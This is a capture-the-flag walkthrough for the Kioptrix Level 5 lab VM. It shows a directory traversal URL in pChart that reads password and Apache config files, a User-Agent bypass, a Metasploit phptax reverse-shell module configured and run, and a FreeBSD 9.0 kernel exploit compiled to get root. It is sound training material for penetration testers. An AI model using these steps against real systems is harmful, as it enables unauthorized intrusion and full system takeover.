


Kioptrix Level 5 (2014)

Nmap O/P :-


```
Nmap scan report for 192.168.240.147
Host is up (0.00067s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21
OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_ http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
8080/tcp  open  http   Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21
OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_ http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q
DAV/2 PHP/5.3.8
```

Web- Application :-



It works!


Looking at the Page source we will get an url



The screenshot shows a web browser's source code view for the URL `view-source:http://192.168.240.147/`. The browser's address bar and navigation buttons are visible at the top. The source code is displayed with line numbers 1 through 12. A red rectangular box highlights the following HTML code on line 4:

```
1 <html>
2 <head>
3 <!--
4 <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
5 -->
6 </head>
7
8 <body>
9 <h1>It works!</h1>
10 </body>
11 </html>
12
```


So let's hit the url with given path `"/pChart2.1.3/index.php"`



After spending considerable amount of time on this web application I decided to look for public exploits

And I got , <https://www.exploit-db.com/exploits/31173>


And I found out that web application is vulnerable to directory traversal



```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflgd:*:64:64:pflgd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001>User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001>User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001>User &:/usr/local/ossec-hids:/sbin/nologin
```

As our Nmap scan tells us that on the web server is running apache so lets look at the log files

<http://192.168.240.147/pChart2.1.3/examples/index.php?Action=View&Script=%2f../usr/local/etc/apache22/httpd.conf>



```
# Local access to the Apache HTTP Server Manual
#Include etc/apache22/extra/httpd-manual.conf

# Distributed authoring and versioning (WebDAV)
#Include etc/apache22/extra/httpd-dav.conf

# Various default settings
#Include etc/apache22/extra/httpd-default.conf

# Secure (SSL/TLS) connections
#Include etc/apache22/extra/httpd-ssl.conf
#
# Note: The following must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>

</VirtualHost>
```

Above POC tells us that on port 8080 (which shows forbidden response) needs mozilla/4.0 version of the browser then only we can access the page

So basically we have to make changes in the User-Agent header because it is the only header in response which contains browser version information



Request	Response
1 GET / HTTP/1.1 2 Host: 192.168.240.147:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 Cache-Control: max-age=0	1 HTTP/1.1 403 Forbidden 2 Date: Tue, 04 May 2021 12:17:42 GMT 3 Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0. 4 Content-Length: 202 5 Connection: close 6 Content-Type: text/html; charset=iso-8859-1 7 8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> 9 <html> 10 <head> 11 <title> 12 403 Forbidden 13 </title> 14 </head> 15 <body>

Above POC has mozilla/5.0 version in User-Agent header.

Lets change it to 4.0 and see the response




The same response has a directory name which gives lead to move forward `"/phptax"`



I tried accessing it.

Make sure mozilla 4.0 should be mentioned in the User-Agent header



We got something in response.

I googled about the phptax exploit and found that there is metaspolitable exploit present for phptax.

```
L-$ searchsploit phptax
```

Exploit Title	Path
phptax - 'pfilez' Execution Remote Code Injection (Metasploit)	php/webapps/21833.rb
phptax 0.8 - File Manipulation 'newvalue' / Remote Code Execution	php/webapps/25849.txt
phptax 0.8 - Remote Code Execution	php/webapps/21665.txt

Shellcodes: No Results

So lets try it out

```
msf6 exploit(multi/http/phptax_exec) > options

Module options (exploit/multi/http/phptax_exec):

  Name      Current Setting  Required  Description
  ---      -
Proxies      no              A proxy chain of format
.. ]
RHOSTS      192.168.240.147 yes        The target host(s), rang
with syntax 'file:<path>'
RPORT      8080            yes        The target port (TCP)
SSL        false           no         Negotiate SSL/TLS for ou
TARGETURI    /phptax/        yes        The path to the web appl
VHOST       no              HTTP server virtual host

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ---      -
LHOST      192.168.240.128 yes        The listen address (an inter
LPORT      4444            yes        The listen port

Exploit target:
```

Set all the parameters

```

msf6 exploit(multi/http/phptax_exec) > run

[*] Started reverse TCP double handler on 192.168.240.128:4444
[*] 192.168.240.1478080 - Sending request...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo FmiWTZxe2QAFgTgM;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Command: echo N1TN9QuCHYogA0v9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "Connected: not found\r\nEscape: not found\r\nN1TN9QuCHYogA
[*] Reading from socket B
[*] B: "FmiWTZxe2QAFgTgM\r\n"
[*] Matching ...

```

And we got the shell

But it is user-level

Priv Esc :-

Check the OS and its version

```

uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan
GENERIC amd64

```

Look for available exploit

Found the exploit for FreeBSD 9.0 <https://www.exploit-db.com/exploits/28718>

Download the exploit

Transfer it to Victim

We can use "upload <exploit name> <exploit name for victime machine>"

As we got the shell using metasploit

Compile and Run

```
gcc priv.c -o p
priv.c:178:2: warning: no newline at end of file
./p
[+] SYSRET FUCKUP !!
[+] Start Engine ...
[+] Crotz ...
[+] Crotz ...
[+] Crotz ...
[+] Woohoo!!!
id
uid=0(root) gid=0(wheel) groups=0(wheel)
```